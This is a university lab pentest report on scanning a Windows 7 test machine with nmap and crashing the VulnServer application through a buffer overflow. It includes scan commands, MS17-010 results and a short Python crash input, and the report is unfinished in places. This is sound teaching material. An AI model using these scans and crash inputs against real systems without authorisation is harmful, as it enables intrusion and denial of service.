INSTITUT FÜR
CYBER SECURITY

HOCHSCHULE
DER MEDIEN

# IT-Sicherheit: Angriff und Verteidigung
## SS2026
## Prof. Dr. Dirk Heuzeroth

---

**Final Report**

Date: 19.05.2026


Name: **Neubert, Simon**

Matrikel-Nr. **5013322**

# Ehrenwörtliche Erklärung

Hiermit versichere ich, Simon Neubert, ehrenwörtlich, dass ich den vorliegenden Bericht selbstständig und ohne fremde Hilfe verfasst und keine anderen als die angegebenen Hilfsmittel benutzt habe. Die Stellen des Berichts, die dem Wortlaut oder dem Sinn nach anderen Werken entnommen wurden, sind in jedem Fall unter Angabe der Quelle kenntlich gemacht. Ich versichere, dass ich für die Erstellung dieses Berichts keine KI-Werkzeuge verwendet habe. Der Bericht ist und wird nicht veröffentlicht und er ist bisher auch nicht in dieser oder einer anderen Form als Prüfungsleistung vorgelegt worden.

Ich habe die Bedeutung der ehrenwörtlichen Versicherung und die prüfungsrechtlichen Folgen (§ 24 Abs. 2 Bachelor-SPO) einer unrichtigen oder unvollständigen ehrenwörtlichen Versicherung zur Kenntnis genommen.

Stuttgart, den 19.05.2026

Simon Neubert

# Table of Contents

# 1 Executive Summary

## 1.1 Windows Scanning and Buffer Overflow

The participants were granted access to two machines, an attacking system and a target system. The target system was running a server that was vulnerable to a Buffer Overflow attack. Said system was scanned before the Buffer Overflow weakness was exploited to create a reverse shell.

### 1.1.1 Active Scan

1. **Nmap Scan to determine open ports, services, OS, and weakpoints**

   Three services were found running on three open ports on the Windows 7 machine:

| | |
|---|---|
| Port 445: | Microsoft Directory Service |
| Port 3389: | Remote Desktop Service |
| Port 5555: | Unidentified Server (known to be VulnServer application) |

The scan revealed a remote code execution vulnerability in the server running on port 445.

### 1.1.2 Buffer Overflow Attack

1. **Crashing the server**

   An input was sent that was not validated correctly, enabling the EIP to be overwritten.

   *This could be prevented by validating the input, updating the software if a fix is available, or rewriting the program with bounded functions to avoid memory corruption.*

2. **Gathering information about input processing and generating a payload**

   Next, the offset to write to the return address was determined, which characters should not be used in the payload, and where to find instructions to get the system to execute the payload. This information was used to generate a payload that would eventually create a reverse shell.

   *Security systems could be installed that monitor requests, network traffic and application behavior. The application in question could be isolated, and a DMZ could be established.*

3. **Creating a reverse shell**

   The payload was sent and executed, creating a reverse shell on the target machine.

   *If this were to happen, a firewall configuration preventing the server from establishing unintended outbound connections could be able to stop the reverse shell.*

## 1.2 Linux - Complete Pentest (Mesa)

### 1.2.1 OSINT

The following information relating to security flaws was discovered:

- **Marquis Buckerzerg**

  Passwords "tinkerbell" and "sunshine" are both discoverable by crawling social media. *Usernames and passwords should not be correlatable to personal information of preferences. Generating strong passwords and using a password manager is advised. It could also be considered to lower the attack surface by exposing less information publicly.*

### 1.2.2 Active Scan

### 1.2.3

## 1.3 Digital Forensics

# 2 Introduction

## 2.1 Windows Scanning and Buffer Overflow

### 2.1.1 Conditions

The assignment was carried out in a laboratory environment. The participants were granted access to a laboratory computer *"Anwendungssicherheit"* running Kali Linux to attack their target. The target machine (IP: 192.168.61.45) was set up in the Institute for Cybersecurity's laboratory, whose network was made accessible via VPN. It was a Windows 7 machine with a 32-bit architecture running a vulnerable server process (VulnServer.exe) on port 5555. The machine was accessible via remote desktop protocol, enabling participants to observe processes via a debugger.

### 2.1.2 Goals

It was not part of the mission objective to stay unnoticed by any potential intrusion detection systems or system administrators, therefore not necessitating the participants to obscure their traces.

#### *2.1.2.1 Active Scan*

This task was conducted as if no prior knowledge about the target system was present.
The following information was to be gathered about the target machine:

- Operating System
- Service information
- Open Ports
- Vulnerabilities

#### *2.1.2.2 Exploiting Buffer Overflow Vulnerability*

The process "VulnServer" has a Buffer Overflow vulnerability. The goal was to exploit that vulnerability to create a reverse shell on the target system. The following qualities must be met:

1. The input should override the Extended Instruction Pointer with a suitable memory address.
2. The input contains code for a reverse shell that runs on the laboratory machine "Anwendungssicherheit" / Kali Linux on port 443
3. The input should not contain any bad characters that could hinder the attack.

## 2.2 Linux - Complete Pentest (Mesa)

### 2.2.1 Conditions

This assignment was carried out in a laboratory environment as well. The participants were granted access the same laboratory PC as they were in the previous assignment. The target machine was set up in the Institute for Cybersecurity's laboratory again, whose network was made accessible via VPN. It was a Linux machine running Debian, hosting multiple web-applications. It was reachable via SSH, allowing anyone with the right credentials inside the network to access the machine.

The participants were given a brief about the backstory of the fictitious company "Mesa", for which the machine was set up in the experiment. The assignment was to penetration test the company infrastructure. The scope was defined to only include the server with the IP *192.168.61.65*. Other machines, as well as examination of private customer data, were explicitly out of scope.

### 2.2.2 Goals

The stated goal of this assignment was to collect all publicly available information that could aid in an attack on the company's infrastructure and use it to test the system. Any discovered information and vulnerabilities were to be protocoled. The gathered information should then be used to attack the system, penetrating the machine as much as possible to discover possible vectors adversaries might use in the future.

## 2.3 Digital Forensics

### 2.3.1 Conditions

### 2.3.2 Goals

# 3 Definitions - Terms and Abbreviations

This section defines terms, abbreviations, and concepts, which are going to be used in this report without repeated explanation.

## 3.1 General

- **Extended Stack Pointer (ESP)**
  The register holding the memory address of the top of the stack [1].
- **Extended Instruction Pointer (EIP)**
  The register holding the return address, the address of the next instruction after a function returns [1].
- **Bad characters**
  In this context "bad characters" describe all characters that terminate the processing of inputs by the host system (e.g. line breaks, null bytes). They are to be avoided in payload generation because the execution of any injected code will terminate prematurely if a bad character is encoutered by the target machine during processing.
- **Address Space Layout Randomization (ASLR)**
  ASLR randomizes the address a process uses each time it is run, changing the location of data in memory [2].
- **Data Execution Prevention (DEP)**
  An operating system feature that allows parts of memory to be marked as non-executable [3].
- **"No Operation" Opcodes (NOOPS)**
  Codes that don’t prompt the executing system to run any operation [4].
- **"JMP ESP" instruction**
  An assembly instruction, prompting the system to jump to the top of the stack to look for the next operation [5].
- **Security information and event management (SIEM) systems**
  "These types of solutions collect, aggregate, and analyze large volumes of data from organization-wide applications, devices, servers, and users in real time." [6]

- **Intrusion detection systems (IDS)**

  Intrusion detection systems (IDS) are pieces of software that automatically conduct the intrusion detection process [7].

- **Intrusion prevention systems (IPS)**

  An IDS with the extendeded capability to attempt preventing detected intrusion attempts [7].

- **De-Militarized Zone (DMZ)**

  A De-Militarized Zone is a physical or logical network, separating trusted and untrusted parts of internal and external networks, in line with the defense-in-depth principle [8].

- **Open Source Intelligence (OSINT)**

  OSINT describes information gathering via publicly accessible sources [9].

## 3.2 Assignment 1 - Windows Scanning and Buffer Overflow

- **Attacking machine**

  The attacker machine running Kali Linux, used for the active scan and Buffer Overflow attack.

- **Target machine**

  The target Windows machine running the vulnerable web server with the IP address *192.168.61.45*.

## 3.3 Assignment 2 - Linux - Complete Pentest (Mesa)

- **Attacking machine**

  The attacker machine running Kali Linux, used to attack the target machine.

- **Target machine**

  The target Windows machine running the vulnerable web server with the IP address *192.168.61.65*.

## 3.4 Assignment 3 - Digital Forensics

# 4 Approach / Methodology

## 4.1 Windows Scanning and Buffer Overflow

### 4.1.1 Nmap Scan

The Active Scanning technique (T1595) (Reconnaissance (TA0043) [10] tactic) was utilized via Nmap to gather information about the target system [11].
The goal of the Nmap scan was to obtain information about the operating system, open ports, service information, and vulnerabilities on the target system:

#### *4.1.1.1 Scan Setup*

To achieve this, the following Nmap parameters were used:

```
└─$ sudo nmap -T4 -O -p- -sV --script="default,vuln"
-Pn -v -oN nmap.txt 192.168.62.45
```

Figure 1: Nmap - Configuration used to scan the target system

The parameters were chosen with the following reasoning [12]:

- **T4**
  Sets the timing template. In this case, the second fastest scanning mode was chosen. Since this scan happened in a laboratory setting, a stealthier (slower) option was not necessary.
- **O**
  Enables OS detection, provides information about the target machine's operating system.
- **p-**
  Instructs Nmap to scan the complete port range to discover open ports on the target machine.
- **sV**
  Instructs Nmap to scan for services and their versions on open ports.
- **script**="default,vuln"
  Executes the default non-intrusive general and vulnerability scripts during the scan.

- **Pn**

  This flag instructs Nmap to treat all hosts as online, skipping the ICMP “ping" Nmap would otherwise perform before scanning the system. It was known that the target was a Windows machine, which don’t answer pings by default. Therefore, Nmap would assume the host was down if this flag weren’t set, ending the scan prematurely.

- **v**

  Sets the output to “verbose". This was chosen to see results immediately as they were found, enabling work on the already discovered information without having to wait for the whole scan to finish.

- **oN** nmap.txt

  Writes the output to the file “nmap.txt" in normal mode to record the scan results.

- 192.168.61.45

  The IP adress of the target machine that was to be scanned.

#### *4.1.1.2 Scan Results*

##### *4.1.1.2.1 Port Scan*




Figure 2: Nmap - Port scan results

#### 4.1.1.2.2 Service Scan

Nmap attempted to identify the services running on the discovered open ports (see Figure 3):

```
PORT     STATE SERVICE      VERSION
445/tcp  open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workg
roup: WORKGROUP)
3389/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=WIN-ILACCGON861
| Issuer: commonName=WIN-ILACCGON861
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2026-03-30T12:45:48
| Not valid after:  2026-09-29T12:45:48
| MD5:     a56e 2275 4477 edef 0c1b 3bf6 5446 91ef
| SHA-1:   9cec bbbd a38c 3d70 f145 7d7a 1ae8 6afb 9354 abe8
|_SHA-256: ad00 d22b ed83 68c8 cb21 5197 abaa e7d9 447b 4243 125a 7068 f230 7c90 20a6 2e
07
| ssl-date: 2026-04-22T10:33:52+00:00; -1s from scanner time.
5555/tcp open  freeciv?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetReque
st, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDStr
ing, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSes
sionReq, TerminalServer, TerminalServerCookie, X11Probe, adbConnect:
|     >Hello There.
|     break rules too!
|   NULL:
|_    >Hello There.
1 service unrecognized despite returning data. If you know the service/version, please s
ubmit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5555-TCP:V=7.99%I=7%D=4/22%Time=69E8A349%P=x86_64-pc-linux-gnu%r(NU
SF:LL,F,">Hello\x20There\.\r\n")%r(GenericLines,28,">Hello\x20There\.\r\n>
SF:I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSVersionBindReqTCP,28,">He
SF:llo\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SMBProgNe
```

Figure 3: Nmap - Service scan result

Nmap gathered the following information via service scan:

| | |
|---|---|
| Port 445: | microsoft-ds |
| Port 3389: | tcpwrapped |
| Port 5555: | Service unrecognized |

1. **Port 445 - Windows 7 Enterprise 7601 Service Pack 1 microsoft ds**

   Nmap was able to identify the service running on port 445 as “microsoft-ds".

   The directory service (“ds") running here is common for port 445, implying that the SMB (Server Message Block) protocol is being used. "The SMB protocol is a network file sharing protocol. SMB allows you to read and write to files over the network on top of TCP/IP or other protocols" [13].

2. **Port 3389 - tcpwrapped**

   Nmap returning "tcpwrapped" means the TCP handshake was completed, but that the connection was closed by the host immediately without transmitting further data [14]. A service running on port 3389 usually is Microsoft’s Remote Desktop Service [15].

3. **Port 5555 - Service unrecognized**

   Nmap could not infer the service running on port 5555. The closest fingerprint match it got is “freeciv", a program that seems to be identified on port 5555 commonly by Nmap according to multiple user reports [16, 17, 18], even though it is not actually running on the port.

   The two following lines returned by the service can be gathered from the fingerprint:

   - *“Hello There.\r\n"*

   - *“I break rules too!\r\n"*

   All that can be gleamed from this scan result is that a service is running on port 5555 that returns text when called.

To check if the service running on port 3389 was Microsoft’s Remote Desktop service, a banner grabbing attempt was made via FreeRDP (see Figure 4).

```
┌──(student㉿kali)-[/home/kali]
└─$ sudo xfreerdp /sec:rdp /v:192.168.61.45:3389 /u:
[15:37:18:139] [63707:0000f8dd] [WARN][com.freerdp.client.x11] - [load_map_fro
m_xkbfile]:     : keycode: 0×08 → no RDP scancode found
[15:37:18:139] [63707:0000f8dd] [WARN][com.freerdp.client.x11] - [load_map_fro
m_xkbfile]: ZEHA: keycode: 0×5d → no RDP scancode found
[15:37:18:141] [63707:0000f8dd] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init
_neon_int]: TODO: Implement neon optimized version of this function
Domain:
```

Figure 4: Connection attempt via Remote Desktop protocol on port 3389

FreeRDP is an open source tool preinstalled on Kali Linux that allows users to connect to systems via Remote Desktop protocol. In this case, an actual session will not be established, instead the software will be used to probe the target machine. The parameters were chosen with the following reasoning [19]:

/ **sec**:rdp
  Sets the protocol to Microsoft's Remote Desktop Protocol, which is suspected to be running on port 3389.

/ **v**:192.168.61.45:3389
  Provides FreeRDP with the target machine's IP and the port to connect to.

/ **u**:
  Leaves the user empty, since we are just probing to see if the service is running at all.

The connection attempt was successful, since a response was received. This confirms the suspicion that some Remote Desktop service is running on the open port. To determine the service version, another attempt to scan with nmap was made.

The scan was repeated on a virtual Kali machine tunneled into the ICS network, running an older version of nmap (7.98 instead of 7.99) (see Figure 5). The following parameters were changed with the following reasoning [12]:

- **p** 445,3389,555
  Limits the scanned port range to the ports already known to be open.

- **oN** nmap-3389.txt
  Writes to a separate new file, to collect the scan results.

- **O**
  Omitted, since the OS information already gathered seemed conclusive enough.

The second scan confirms that Microsoft's Terminal Service (renamed to Remote Desktop service after Windows 7) [20] is running on port 3389.

Results from the vulnerability scan (see *Section 4.1.1.2.4 – Vulnerability Scan*) show that the service running on port 445 appears to be a Microsoft SMBv1 server.

```
┌──(student㉿kali)-[~]
└─$ sudo nmap -T4 -p 445,3389,5555 -Pn -sV -v -oN nmap-3389.txt 192.168.61.45
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-04 14:53 +0200
NSE: Loaded 48 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 14:53
Completed Parallel DNS resolution of 1 host. at 14:53, 0.50s elapsed
Initiating SYN Stealth Scan at 14:53
Scanning 192.168.61.45 [3 ports]
Discovered open port 5555/tcp on 192.168.61.45
Discovered open port 445/tcp on 192.168.61.45
Discovered open port 3389/tcp on 192.168.61.45
Completed SYN Stealth Scan at 14:53, 1.16s elapsed (3 total ports)
Initiating Service scan at 14:53
Scanning 3 services on 192.168.61.45
Completed Service scan at 14:55, 161.55s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.61.45.
Initiating NSE at 14:55
Completed NSE at 14:55, 0.01s elapsed
Initiating NSE at 14:55
Completed NSE at 14:55, 1.03s elapsed
Nmap scan report for 192.168.61.45
Host is up (0.012s latency).

PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open  ms-wbt-server Microsoft Terminal Service
5555/tcp open  freeciv?
```

Figure 5: Nmap - Service scan result showing Microsoft Terminal Service running on port 3389

Figure 3 was cut off for brevity, because showing the entire fingerprint of the unidentified service is not strictly necessary to show nmap being unable to resolve the service. Nevertheless, the full fingerprint is provided for a complete picture of the service scan (see Figure 6).

```
SF-Port5555-TCP:V=7.99%I=7%D=4/22%Time=69E8A349%P=x86_64-pc-linux-gnu%r(NU
SF:LL,F,">Hello\x20There\.\r\n")%r(GenericLines,28,">Hello\x20There\.\r\n>
SF:I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSVersionBindReqTCP,28,">He
SF:llo\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SMBProgNe
SF:g,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(
SF:adbConnect,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!
SF:\r\n")%r(GetRequest,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rule
SF:s\x20too!\r\n")%r(HTTPOptions,28,">Hello\x20There\.\r\n>I\x20can\x20bre
SF:ak\x20rules\x20too!\r\n")%r(RTSPRequest,28,">Hello\x20There\.\r\n>I\x20
SF:can\x20break\x20rules\x20too!\r\n")%r(RPCCheck,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSStatusRequestTCP,28,">H
SF:ello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(Help,28,
SF:">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SSLSe
SF:ssionReq,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r
SF:\n")%r(TerminalServerCookie,28,">Hello\x20There\.\r\n>I\x20can\x20break
SF:\x20rules\x20too!\r\n")%r(TLSSessionReq,28,">Hello\x20There\.\r\n>I\x20
SF:can\x20break\x20rules\x20too!\r\n")%r(Kerberos,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(X11Probe,28,">Hello\x20The
SF:re\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(FourOhFourRequest,2
SF:8,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(LPD
SF:String,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n
SF:")%r(LDAPSearchReq,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules
SF:\x20too!\r\n")%r(LDAPBindReq,28,">Hello\x20There\.\r\n>I\x20can\x20brea
SF:k\x20rules\x20too!\r\n")%r(SIPOptions,28,">Hello\x20There\.\r\n>I\x20ca
SF:n\x20break\x20rules\x20too!\r\n")%r(LANDesk-RC,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(TerminalServer,28,">Hello\
SF:x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(NCP,28,">Hell
SF:o\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(NotesRPC,28
SF:,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(Java
SF:RMI,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n");
```

Figure 6: Nmap - Fingerprint of service running on port 5555

To verify these findings the complete fingerprint and both complete Nmap scan reports can be viewed in the appended files under:

*Assignment 1 - Windows Scanning and Buffer Overflow → Nmap Scan*

#### 4.1.1.2.3 Operating System Scan

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1|Phone|Vista (96%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:micros
oft:windows_8 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows cpe:/o:microsoft:win
dows_vista
Aggressive OS guesses: Microsoft Windows Server 2008 R2 or Windows 7 SP1 (96%), Microsof
t Windows Server 2008 R2 or Windows 8 (96%), Microsoft Windows 7 or Windows Server 2008
R2 (92%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (92%), Microsoft Windows 7 (
90%), Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows 7 SP1 or Windows Ser
ver 2008 R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 (87%), Microsoft Windows
 7 SP1 (87%), Microsoft Windows 8.1 Update 1 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 20.123 days (since Thu Apr  2 09:36:37 2026)
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: WIN-ILACCGON861; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 7: Nmap - OS scan results

Nmap tried to guess the host machine and came up with a few possible results. The guesses with the highest confidence score (96%) (see Figure 7) are:

- Windows Server 2008 R2
- Windows 7 SP1
- Windows 8

As per previous mention, Nmap identified the “Windows 7 Enterprise 7601 Service Pack 1" on the machine, strengthening the evidence for a Windows 7 machine.
This is also supported by the smb-os-discovery (see Figure 8).

```
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-ILACCGON861
|   NetBIOS computer name: WIN-ILACCGON861\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-04-29T14:43:34+02:00
```

Figure 8: Nmap - Smb-os discovery results

#### 4.1.1.2.4 Vulnerability Scan

```
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt
```

Figure 9: Nmap - Vulnerability scan results

Nmap discovered the following vulnerability:

- **smb-vuln-ms17-010** with the ID **CVE-2017-0143**

According to CVE-2017-0143, Microsoft SMBv1 servers are susceptible to attacks via specially crafted packets that enable remote code execution [21]. This vulnerability has a CVSS score of 8.8 (high severity) (see Figure 10).

| Score | Severity | Version | Vector String |
|---|---|---|---|
| 8.8 | HIGH | 3.1 | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H |

Figure 10: CVSS score of CVE-2017-0143

Source: `https://www.cve.org/CVERecord?id=CVE-2017-0143`

Furthermore, Nmap discovered possibly exploitable misconfigurations. SMB Message Block Signing is disabled on this machine, making the system potentially vulnerable to relay attacks, since a message's integrity can't be verified without the signature [22]. Other scripts were unsucessful.

### 4.1.2 Buffer Overflow Attack

#### *4.1.2.1 Provoking a crash*

Running the provided script without any changes was already enough to provoke the VulnServer application to crash (see Figure 11).




Figure 11: VulnServer - Crash notice after overflowing the buffer

The script generates input for the prompted authentication string (see Figure 12), connects to the server via the known socket and transmits the generated string (see **??**).

```
def replicate_crash(ip):
    #Replicating the crash using a string of A\'s with the neccessary length
    req = "AUTH " + "\x41"*1072
    connect_to_server(ip, req)
```

Figure 12: Provided Python Script - Default replicate_crash() function

To run the script conveniently, an alias passing the target machine's IP address as a command line parameter was created (see Figure 13).

```
┌──(student㉿kali)-[~]
└─$ echo "alias vulnserv='python2 ~/vulnserver/vulnserver-
poc-orig.py 192.168.61.45'" >> ~/.zshrc

┌──(student㉿kali)-[~]
└─$ source ~/.zshrc
```

Figure 13: Alias for the python script execution command

Connection to the server was possible via netcat, confirming it was running. Running the script

unmodified crashed the server, which (besides being observable on the target machine) was confirmed by attempting a new connection, which failed (see Figure 14).




Figure 14: Crashing the server via vulnserver-poc-orig.py

Processing the input sent via the script leads the server to crashing, since 1072 "A"-characters fill the buffer and override the return address. This can be observed in the ImmunityDebugger.
The buffer contained the expected string of "A"s (see Figure 15) after running the script.

The EIP was filled by four "41"s (see Figure 16), corresponding to four "A"s.
This lead to the crash, since *41414141* is not a valid memory address containing instructions that should be performed after the function returned (see Figure 17).

At this point, without any further exploitation set up, this cursory attack could be categorized as Endpoint Denial of Service: Application or System Exploitation [**mitre:attack:T1499:004**], since all that is being achieved with the script is a server crash that denies regular users availability.


Figure 15: Buffer filled with "A"s

